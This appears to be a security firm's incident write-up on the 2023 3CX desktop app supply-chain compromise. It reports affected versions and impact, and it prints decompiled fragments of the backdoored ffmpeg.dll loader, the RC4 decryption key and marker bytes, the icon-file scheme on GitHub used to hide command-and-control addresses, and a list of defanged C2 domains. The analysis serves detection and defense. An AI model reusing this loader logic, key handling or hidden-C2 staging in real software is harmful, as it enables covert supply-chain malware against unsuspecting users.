3CX VoIP Software Compromise & Supply Chain Threats

By John Hammond

Published: 2023-03-30 · Archived: 2026-04-05 22:57:41 UTC

The 3CX VoIP Desktop Application has been compromised to deliver malware via legitimate 3CX updates. Huntress has been investigating this incident and working to validate and assess the current supply chain threat to the security community.

UPDATE #1 - 3/30/23 @ 2pm ET: Added a PowerShell script that can be used to check locations/versions of 3CX and run against the hashes to see if they're bad to be run in an RMM.


At 11:40 AM EDT on March 29, 2023, Huntress received an inbound support request from a partner, concerned with a new advisory and discussion on Reddit shared just 30 minutes prior. CrowdStrike was first to sound the alarm on a breaking incident: 3CX VoIP software installations were compromised, delivering malware to hosts running the 3CX desktop app.

Huntress immediately added increased monitoring for malicious activity related to the 3CX application, while working to validate this attack vector so that we could provide as much information as possible to the community.

From 3CX's recently released notification, the *currently known* affected 3CX DesktopApp versions are **18.12.407** and **18.12.416** for Windows and **18.11.1213, 18.12.402, 18.12.407 and 18.12.416** for Mac.

Impact

At the time of writing, Shodan reports there are **242,519** publicly exposed 3CX phone management systems.



3CX claims to have over 600,000 customers, and it goes without saying, **this has the potential to be a massive supply chain attack**, likened well enough to the SolarWinds incident or the Kaseya VSA ransomware attack in years past.


Within our partner base, Huntress has sent out **2,783** incident reports where the **3CXDesktopApp.exe** binary matches known malicious hashes and was signed by 3CX on March 13, 2023. We currently have a pool of ~8,000 hosts running 3CX software.

While Huntress has notified appropriate partners, we decided not to automatically isolate 3CX hosts, in the event it could result in taking phone communication systems offline. We strongly urge you to remove the software if at all possible, as 3CX has promised a non-malicious update in the near future.

Analysis & Investigation


On March 29, numerous EDR providers and antivirus solutions began to trigger and flag on the legitimate signed binary **3CXDesktopApp.exe**. This application had begun an update process that ultimately led to malicious behavior and command-and-control communication to numerous external servers.

Unfortunately in the early timeline of the community's investigation, there was confusion on whether or not this was a legitimate antivirus alert.




The 3CX download available on the official public website had included malware. Installations already deployed will update, and ultimately pull down this malware that includes a backdoored DLL file, **ffmpeg.dll** and an anomalous **d3dcompiler_47.dll**.

For an overall visual of the attack chain, take a quick look at this primitive graph.




*Massive kudos to our security researcher and resident binary ninja **Matthew Brennan** for this deep-dive!*



This backdoored **ffmpeg.dll** primarily acts as loader for the **d3dcompiler_47.dll** file.

Right from the DLL entrypoint, it eventually enters a new function (that we have renamed **mw_main_function** for our reverse engineering purposes) --



```
18004e250  int64_t sub_18004e250(int64_t arg1, int32_t arg2)

18004e250  {
18004e257      if (arg2 == 1)
18004e254      {
18004e259          mw_main_function();
18004e259      }
18004e267      return 1;
18004e267  }
```


That creates a new event **AVMonitorRefreshEvent**, resolves the current file path, and looks for the subsequent **d3dcompiler_47.dll** file to load into memory.

```
18004de60  uint64_t mw_main_function()

18004de60  {
18004de7a      void var_598;
18004de7a      int64_t rax_1 = (__security_cookie ^ &var_598);
18004de8c      int32_t rsi = 1;
18004de9b      HANDLE rax_2 = CreateEventW(nullptr, 1, 0, "AVMonitorRefreshEvent");
18004dea4      if (rax_2 != 0)
18004dea1      {
18004deaa          HANDLE handle_cur = rax_2;
18004dead          enum WIN32_ERROR rax_3 = GetLastError();
18004deb8          HANDLE handle_to_cur_file;
18004deb8          if (rax_3 != ERROR_ALREADY_EXISTS)
18004deb3          {
18004ded3              void cur_file_name;
18004ded3              allocate_mem(&cur_file_name, 0, 0x20a);
18004ded8              int32_t var_54c = 0;
18004dedc              enum PAGE_PROTECTION_FLAGS var_550 = 0;
18004deeb              // Get Path to Current File
18004deeb              GetModuleFileNameW(nullptr, &cur_file_name, 0x104);
18004def8              void* file_name_from_path = wcsrchr(&cur_file_name, 0x5c);
18004defd              void* file_name = ((char*)file_name_from_path + 2);
18004df01              if (file_name_from_path == -2)
18004defd              {
18004df2d                  *(int32_t*)_errno() = 0x16;
18004df33                  _invalid_parameter_noinfo();
18004df33              }
18004df0a              else  // locates d3dcompiler_47.dll in current folder
18004df0a              {
18004df0a                  *(int128_t*)((char*)file_name + 0x10) = *"lar_47.dll";
```

```
18004defd           {
18004df2d               *(int32_t*)_errno() = 0x16;
18004df33               _invalid_parameter_noinfo();
18004df33           }
18004df0a           else  // locates d3dcompiler_47.dll in current folder
18004df0a           {
18004df0a               *(int128_t*)((char*)file_name + 0x10) = *"ler_47.dll";
18004df15               *(int128_t*)file_name = *"d3dcompiler_47.dll";
18004df22               *(int64_t*)((char*)file_name + 0x1e) = 0x6c006c0064;
18004df22           }
18004df49           int32_t var_578_1 = 3;
18004df51           rsi = 0;
18004df66           // opens d2dcompiler_47.dll
18004df66           handle_to_cur_file = CreateFileW(&cur_file_name, 0x80000000, FILE_SHARE_NONE, nu
18004df70           if (handle_to_cur_file != -1)
18004df6c           {
18004df76               handle_cur = handle_to_cur_file;
18004df79               void* r14_1 = nullptr;
18004df81               uint32_t cur_file_size = GetFileSize(handle_to_cur_file, nullptr);
18004df8b               void* pe_file = mw_mem_alloc_likely?(((uint64_t)cur_file_size));
18004df93               var_578_1 = 0;
18004dfad               ReadFile(handle_cur, pe_file, cur_file_size, &var_54c, nullptr);
18004dfb7               if (var_54c != 0)
18004dfb3               {
18004dfc5                   uint64_t rcx_9;
18004dfc5                   if (((uint32_t)*(int16_t*)pe_file) == 0x5a4d)
18004dfc0                   {
```

From our analysis, we see **d3dcompiler_47.dll *is*** signed by Microsoft, but contains an embedded secondary encrypted payload. This payload is denoted by a specific byte marker, **FE ED FA CE**, as others have also observed.




After retrieving **d3dcompiler_47.dll**, the **ffmpeg.dll** binary locates and unravels this secondary payload by decrypting an RC4 stream with the key **3jB(2bsG#@c7**. According to other threat intelligence, this static key is known to be attributed to DPRK threat actors.

```
uint64_t mw_main_function()

int64_t rax_12 = 0;
uint64_t decryptKey?;
do
{
    *(int8_t*)(&var_248 + rax_12) = rax_12;
    int64_t rdx_10 = ((int64_t)rax_12);
    int64_t r8_5 = (rdx_10 * 0x2aaaaaab);
    decryptKey? = *"3jB(2bsG#@c7" ((uint64_t)(rdx_10 - ((int32_t)(((uint64_t)((((int32_t)(r8_5 >> 0x2
    *(int8_t*)(&var_148 + rax_12) = decryptKey?;
    rax_12 = (rax_12 + 1);
} while (rax_12 != 0x100);
int64_t rax_13 = 0;
char rcx_17 = 0;
do
{
    decryptKey? = *(int8_t*)(&var_248 + rax_13);
    rcx_17 = (rcx_17 + decryptKey?);
    rcx_17 = (rcx_17 + *(int8_t*)(&var_148 + rax_13));
    uint64_t r8_10 = ((uint64_t)rcx_17);
    uint32_t r9_3;
    r9_3 = *(int8_t*)(&var_248 + r8_10);
    *(int8_t*)(&var_248 + r8_10) = decryptKey?;
    *(int8_t*)(&var_248 + rax_13) = r9_3;
    rax_13 = (rax_13 + 1);
} while (rax_13 != 0x100);
if (rbp_3 > 0)
{
    uint64_t rax_14 = ((uint64_t)rcx_12);
    int64_t rcx_18 = 0;
    int32_t rdx_11 = 0;
```

Following calls to **VirtualProtect** to prepare this payload, we could extract the decrypted shellcode for further examination.




Digging further within GHIDRA, x64dbg and other analysis tools, we discovered there is yet another DLL file embedded within the shellcode. It appears this shellcode is just another PE loader.

One very important note regarding this shellcode-embedded PE file: **it would sleep for 7 days and wait to call out to external C2 servers**. The 7-day delay is peculiar, as you may not have seen further indicators immediately... and it may explain why some users have not yet seen malicious activity. (Perhaps an interesting observation considering these new malicious 3CX updates were first seen on March 22, and the industry caught wind of this malicious activity on March 29)


This final PE file ultimately reaches out to a Github repository and raw file contents:

https://raw[.]githubusercontent[.]com/IconStorages/images/main/icon%d.ico



	Offset	Size	Type	String
1615	0003ae30	00000045	U	https://raw.githubusercontent.com/IconStorages/images/main/icon%d.ico
1679	0003f14e	00000010	A	HttpOpenRequestW
1681	0003f172	0000000e	A	HttpQueryInfoW
1683	0003f198	00000016	A	HttpAddRequestHeadersA
1684	0003f1b2	00000010	A	HttpSendRequestW

This Github repository, **https[:]//github[.]com/IconStorages/images**, stored 16 separate **.ICO** icon files.



Each one was in fact a valid icon file, however, **at the very end of each file was a Base64 encoded string.**

```
remnux@remnux:~/3cx/images$ ls
.rw-rw-r--  28k remnux 29 Mar 17:49 icon0.ico
.rw-rw-r--  10k remnux 29 Mar 17:49 icon1.ico
.rw-rw-r-- 4.2k remnux 29 Mar 17:49 icon2.ico
.rw-rw-r--  41k remnux 29 Mar 17:49 icon3.ico
.rw-rw-r--  48k remnux 29 Mar 17:49 icon4.ico
.rw-rw-r-- 9.9k remnux 29 Mar 17:49 icon5.ico
.rw-rw-r-- 8.8k remnux 29 Mar 17:49 icon6.ico
.rw-rw-r-- 5.7k remnux 29 Mar 17:49 icon7.ico
.rw-rw-r-- 8.6k remnux 29 Mar 17:49 icon8.ico
.rw-rw-r--  31k remnux 29 Mar 17:49 icon9.ico
.rw-rw-r--  48k remnux 29 Mar 17:49 icon10.ico
.rw-rw-r--  48k remnux 29 Mar 17:49 icon11.ico
.rw-rw-r--  47k remnux 29 Mar 17:49 icon12.ico
.rw-rw-r-- 108k remnux 29 Mar 17:49 icon13.ico
.rw-rw-r--  82k remnux 29 Mar 17:49 icon14.ico
.rw-rw-r-- 102k remnux 29 Mar 17:49 icon15.ico
.rw-rw-r--   14 remnux 29 Mar 17:49 README.md
.rw-rw-r-- 7.7M remnux 29 Mar 17:49 web.pack
remnux@remnux:~/3cx/images$
remnux@remnux:~/3cx/images$ strings -n 16 icon*.ico
$KQAAAKg+dTjcD1DLped3aAe8CoOkwQWzha6sxQrtzFo3oPSeis4u0W+4sML2v0u+AMgvjGsHffy4wmikaas64EHqK916lfil/ZtsxN3hBAZac9JzxGG2dtyPWmSVxiWkg7HqVfpCU=
$KQAAAChcxorzz6S5BLxZkoxg09qkwQWzha6sxQrtzFo3oPSemM4y0Xm488Kkv0G+DMhkjGsHEvf840qinKa164oHvK8/6kDil/Zhsx53lRBHaZVJ3hGI2d9yfGM55QBiEkg7Hl5fyyVywC9SUFeBoUJH
$KQAAAChcxorzz6S5BLxZkoxg09qkwQWzha6sxQrtzFo3oPSemM4y0Xm488Kkv0G+DMhkjGsHEvf840qinKa164oHvK8/6kDil/Zhsx53lRBHaZVJ3hGI2d9yfGM55QBiEkg7Hl5fyyVywC9SUFeBoUJH
$KQAAAPbEZWFG33qJZa60PpRHQMqkwQWzha6sxQrtzFo3oPSemM4j0W247MKgv0e+FshtjGEHFPf641Wih6av65wHrq896lfiz/ZrsxJ3nRAbadpJxxGS2cByNmNgSUFiSUgnHlhfxSVnwCtSN1c=
$KQAAAKO+tHNkAQnfxCP5grfG21ekwQWzha6sxQrtzFo3oPSekM4q0X24+sKiv02+CMhgjGsHEff+40Gilqap64AHqa816hzigvZnsxB33xBZadJJ3hGV2d1yIGMgSVRiSUhlHk9fwCVnwCtSN1c=
$KQAAAKOsYLUb2H3FkDktGXl7D9+kwQWzha6sxQrtzFo3oPSems410Xu48sKqv12+HMhyjG0HCPfp40+ikKal68AHrK816l/izvZ+s0x33xBXadRJ0xGU2d1yP2MqSTJi
$KQAAAGVhV4u+Eo4SGUuZypP8kNOkwQWzha6sxQrtzFo3oPSejc470WC47cKqv12+CshijG0HCfex40WinKat68EHqq8i6lHiifZpsxN3lxBRabtJ
$KQAAAMCZU76iEIDzRYiEO+d7qu+kwQWzha6sxQrtzFo3oPSekM4q0Wu46sKqv1q+GchmjG0HG/fl41Oigaal68AHrK816l/izvZ/sxR3nhBQadRJyhHn2Q==
$KQAAACMTToXSpIqMhARyXowrHMikwQWzha6sxQrtzFo3oPSeks4/0X6498Kmv02+C8h1jGcHCPf+40Gilqai64EHt6906lHijvZls1J3kRBEadJJkhGU2ddyIGM8SVtiUkgmHipf
$KQAAAACbaYbtZ6aWiSCFPpFIlL6kwQWzha6sxQrtzFo3oPSei84w0Wu468Kkv0S+C8h1jH0HHvf240milaah640Hu6816kDimPYmsx53nxBZaZRJyhGI2cByOGMjSV1iXEgsHipf
$KQAAANJbgQfXedTZSvcZtuJkQyikwQWzha6sxQrtzFo3oPSemM4j0W247MKgv0y+HchxjGQHFffm41Wih6av65wHqq906lHijvZls1J3kxBYadRJyBGD2Z1yIGMqSUBiS0ghHklfwSVzwE5S
$KQAAAE3l+uZltvsPs2jXW9EHbAKkwQWzha6sxQrtzFo3oPSekM4q0Wu46sKqv1q+GchmjG0HGPfw416ilqaz68AHrK816l/izvZnsxt3lhBdadhJ2BHn2Q==
$KQAAAEzW/ARCvvLXkMaCP/aR9w+kwQWzha6sxQrtzFo3oPSeks4/0X6498Kmv02+GchljGwHFffx41Wi3aaj64EHoq916kbihPZrsxV3nhBbaddJ0hGA2dtyNmM8STJi
$KQAAACXjLqlV1Jt+wUZqgA5iqMSkwQWzha6sxQrtzFo3oPSejs420W247MKmv02+C8htjGkHGPfs4wiikKav64MH4K8+6l3ilvZmsxF3nxBVad9JzhHn2Q==
$KQAAACBjwPSlFQFl+DMHzoRrWgikwQWzha6sxQrtzFo3oPSeh8440Xu49sKkv1q+Csh4jGoHFvfw40GigKbu640HoK836h3ih/ZtsxhJlBA0aQ==
$KQAAAIgvsbDq/9m8BVs7lQC1z7qkwQWzha6sxQrtzFo3oPSejc470WC4/cKpv0e+DchljG0HCff641Sihaap640Hqq8p6hzigvZnsxB33xBEadNJ0hGJ2ddyIGM2SUFiSUgtHkdfpCU=
remnux@remnux:~/3cx/images$
```

Attempting to decode these Base64 strings, they were -- as we might expect -- seemingly more encrypted data.

```
180011660                 break;
180011660             }
1800116a9             if ((rdx_6 != 0 && r8_1 == 0x24))
1800116a5             {
1800116b5                 rbx_3 = mw_decryption_something((((uint64_t)rdx_6) + rsi_1));
1800116ad             }
1800116a5         }
1800116bb         LocalFree(rsi_1);
1800116c1         var_870 = nullptr;
1800116c9         if (rbx_3 == 0)
1800116c6         {
1800116c9             break;
1800116c9         }
1800116cb         *(int64_t*)rax_2 = arg1;
1800116ce         *(int64_t*)((char*)rax_2 + 8) = rbx_3;
1800116d2         rax_2[1] = 0;
1800116d9         if (r14_2 == 0)
1800116d6         {
1800116d9             break;
1800116d9         }
1800116f7         int128_t* rsi_2 = var_870;
180011703         if ((mw_make_internet_request(rax_2, nullptr, nullptr, &var_870, &var_878) != 0 &
180011700         {
180011703             break;
180011703         }
18001170c         LocalFree(rbx_3);
180011715         if (rsi_2 != 0)
180011712         {
18001171a             LocalFree(rsi_2);
18001171a         }
180011720         r14_2 = 0;
```

In between the internet HTTP requests to Github, we observed decryption routines. These helped clue in how we could decrypt what looked to be AES encrypted data -- ultimately unraveling to these plaintext strings and URLs referenced at the end of each **.ICO** file:

https[:]//www[.]3cx[.]com/blog/event-trainings/https[:]//akamaitechcloudservices[.]com/v2/storagehttps[:]//akamaitechcloudservices[.]com/v2/storagehttps[:]//azureonlinestorage[.]con edgehttps[:]//glcloudservice[.]com/v1/consolehttps[:]//pbxsources[.]com/exchangehttps[:]//msstorageazure[.]com/windowhttps[:]//officestoragebo


These URLs match the same handful of domain IOCs shared by others. The final payload would randomly choose which icon number, and ultimately decrypted URL, to be selected as the external C2 server.

Interestingly enough, the very first **.ICO** file, **icon0.ico** had pointed to **https[:]//www[.]3cx[.]com/blog/event-trainings/** ... however trawling through the past commits of the IconStorage Github repository, it originally referenced **https[:]//msedgeupdate[.]net/Windows**

The **https[:]//github[.]com/IconStorages/images** repository hosting these C2 server endpoints **has been taken offline**. While this may hinder the execution of hosts updating to the current malicious version of 3CX, the real impact is unknown at this time. It is not yet clear whether or not adversaries still have access to the 3CX supply chain in order to poison future updates - perhaps this may change the tradecraft we see in the coming days.

